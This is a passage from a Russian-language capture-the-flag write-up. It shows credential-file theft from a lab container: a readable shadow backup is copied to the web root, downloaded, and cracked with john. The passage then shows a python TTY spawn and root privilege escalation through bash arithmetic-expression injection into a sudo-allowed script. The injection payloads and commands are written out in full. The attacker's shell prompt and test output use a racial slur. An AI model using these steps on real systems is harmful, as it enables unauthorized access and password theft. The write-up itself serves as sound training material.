-rw------- 1 root root     558 Jun 30 13:37 shadow-
-r--r--r-- 1 root root     682 Jun 30 14:18 shadow.backup
-rw-r--r-- 1 root root      73 Dec 17  2019 shells
drwxr-xr-x 2 root root    4096 Dec 17  2019 skel
drwxr-xr-x 2 root root    4096 Jun 30 13:37 ssh
drwxr-xr-x 1 root root    4096 Dec 17  2019 ssl
-rw-r--r-- 1 root root      19 Jun 30 14:18 subgid
-rw------- 1 root root       0 Dec 17  2019 subgid-
-rw-r--r-- 1 root root      19 Jun 30 14:18 subuid
-rw------- 1 root root       0 Dec 17  2019 subuid-
-r--r----- 1 root root     793 Jun 30 14:18 sudoers
drwxr-xr-x 2 root root    4096 Dec 17  2019 sudoers.d
-rw-r--r-- 1 root root    2084 Apr  1  2013 sysctl.conf
drwxr-xr-x 2 root root    4096 Dec 17  2019 sysctl.d
drwxr-xr-x 1 root root    4096 Dec 17  2019 systemd
drwxr-xr-x 2 root root    4096 Dec 17  2019 terminfo
-rw-r--r-- 1 root root       8 Dec 17  2019 timezone
drwxr-xr-x 2 root root    4096 Dec 17  2019 ubuntu-advantage
-rw-r--r-- 1 root root    1260 Jul  1  2013 ucf.conf
drwxr-xr-x 4 root root    4096 Dec 17  2019 udev
drwxr-xr-x 3 root root    4096 Jun 30 13:33 ufw
drwxr-xr-x 2 root root    4096 Dec 17  2019 update-motd.d
-rw-r--r-- 1 root root     222 Apr 11  2014 upstart-xsessions
drwxr-xr-x 2 root root    4096 Dec 17  2019 vim
lrwxrwxrwx 1 root root      23 Dec 17  2019 vtrgb -> /etc/alternatives/vtrgb
-rw-r--r-- 1 root root    4812 Apr  8  2019 wgetrc
drwxr-xr-x 2 root root    4096 Jun 30 13:36 xml
$ 
```


Заметили что-нибудь?



```
-rw-------  1 root root     558 Jun 30 13:37 shadow-
-r--r--r--  1 root root     682 Jun 30 14:18 shadow.backup
```


У нас есть бэкап файла с паролями юзеров системы `shadow.backup`

Перекидываем `/etc/passwd` и `/etc/shadow.backup` в корневую директорию сайта




```
$ cp /etc/shadow.backup .
cp /etc/shadow.backup .
$ cp /etc/passwd .
cp /etc/passwd .
$ ls
ls
index.php  passwd  shadow.backup  templates
$ 
```

И качаем на свою машину




```
┌──(root㉿kali)-[/home/n1gga/test]
└─# wget http://localhost:1122/passwd
--2023-06-30 18:20:30--  http://localhost:1122/passwd
Resolving localhost (localhost)... ::1, 127.0.0.1
Connecting to localhost (localhost)|::1|:1122... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1047 (1.0K)
Saving to: ‘passwd’

passwd                                     100%[=================

2023-06-30 18:20:30 (208 MB/s) - ‘passwd’ saved [1047/1047]


┌──(root㉿kali)-[/home/n1gga/test]
└─# wget http://localhost:1122/shadow.backup
--2023-06-30 18:20:33--  http://localhost:1122/shadow.backup
Resolving localhost (localhost)... ::1, 127.0.0.1
Connecting to localhost (localhost)|::1|:1122... connected.
HTTP request sent, awaiting response... 200 OK
Length: 682
Saving to: ‘shadow.backup’

shadow.backup                              100%[=================

2023-06-30 18:20:33 (183 MB/s) - ‘shadow.backup’ saved [682/682]
```

Теперь с помощью утилиты `unshadow` генерируем хэш для `JohnTheRipper (john)`




```
┌──(root㉿kali)-[/home/n1gga/test]
└─# unshadow passwd shadow.backup > unshadowed
```

Теперь с помощь `john` попробуем взломать хэш из файла `unshadowed`




```
┌──(root㉿kali)-[/home/n1gga/test]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
scarface1        (derek)
1g 0:00:00:03 DONE (2023-06-30 18:20) 0.2873g/s 1544p/s 1544c/s 1544C/s badbitch..ginuwine
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Попробуем залогиниться теперь под Дэрека



```
$ su derek
su: must be run from a terminal
$ █
```

Знакомая ошибка. Спавним качественный `tty-шелл` с помощью python и логинимся




```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ su derek
su derek
Password: scarface1

derek@e89b5bcd09c7:/app$ cat ~/first_part
cat ~/first_part
[redacted]
derek@e89b5bcd09c7:/app$ 
```

Отлично. У нас есть юзер `derek -> scarface1`, а также первая часть флага.


Privilege escalation

Запустим linpeas.sh и подождем пока скрипт завершит работу




```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for derek on 6d208275c0bd:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User derek may run the following commands on 6d208275c0bd:
    (ALL) NOPASSWD: /opt/guessNum.sh
```

Вот что выдал нам наш швейцарский нож. Мы можем запустить скрипт `/opt/guessNum.sh` от с привилегиями рута. Поковыряем этот скрипт




```
derek@6d208275c0bd:/app$ cd /opt
cd /opt
derek@6d208275c0bd:/opt$ ls
ls
guessNum.sh
derek@6d208275c0bd:/opt$ cat guessNum.sh
cat guessNum.sh
#!/bin/bash

read -rp "Enter guess: " num

if [[ $num -eq 1337 ]]
then
  echo "Correct"
else
  echo "Wrong"
fi
derek@6d208275c0bd:/opt$ sudo /opt/guessNum.sh
sudo /opt/guessNum.sh
Enter guess: 123
123
Wrong
derek@6d208275c0bd:/opt$ sudo /opt/guessNum.sh
sudo /opt/guessNum.sh
Enter guess: 1337
1337
Correct
derek@6d208275c0bd:/opt$ 
```

Как видим, мы можем запустить скрипт от `sudo`. Теперь попробуем сделать инъекцию и выполнить команду в оболочке.



```
derek@6d208275c0bd:/opt$ sudo /opt/guessNum.sh
sudo /opt/guessNum.sh
Enter guess: a[$(echo 'n1gga' >&2)]+1337
a[$(echo 'n1gga' >&2)]+1337
n1gga
Correct
derek@6d208275c0bd:/opt$ sudo /opt/guessNum.sh
sudo /opt/guessNum.sh
Enter guess: a[$(whoami >&2)]+1337
a[$(whoami >&2)]+1337
root
Correct
derek@6d208275c0bd:/opt$ 
```

У нас получилось! Читаем последнюю часть флага



```
derek@6d208275c0bd:/opt$ sudo /opt/guessNum.sh
sudo /opt/guessNum.sh
Enter guess: a[$(cat /root/last_part >&2)]+1337
a[$(cat /root/last_part >&2)]+1337
[redacted]
Correct
derek@6d208275c0bd:/opt$
```

Бинго!